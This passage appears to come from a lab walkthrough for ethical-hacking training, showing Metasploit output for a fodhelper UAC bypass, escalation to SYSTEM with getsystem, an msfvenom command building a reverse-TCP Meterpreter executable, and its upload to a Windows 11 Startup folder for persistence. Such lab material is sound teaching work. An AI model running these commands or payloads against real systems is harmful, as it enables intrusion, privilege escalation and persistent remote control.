
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsytem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\ProgramData\Start Menu\Programs\Startup
meterpreter >

```

37. Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine.
38. Open a new terminal window and type the following command and press **Enter**,
- msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe**



```

Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot]~$

```



39. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\\ProgramData\\Start Menu\\Programs\\Startup
meterpreter > upload /home/attacker/payload.exe
[*] uploading : /home/attacker/payload.exe -> payload.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/attacker/payload.exe -> payload.exe
[*] uploaded : /home/attacker/payload.exe -> payload.exe
meterpreter >
```


40. We have successfully uploaded the payload into the target machine.

41. Switch to **Windows 11** virtual machine and sign into **Admin** account

42. After signing into the **Admin** account restart the **Windows 11** machine.



43. After **Windows 11** machine is restarted. Switch to the **Parrot Security** virtual machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.



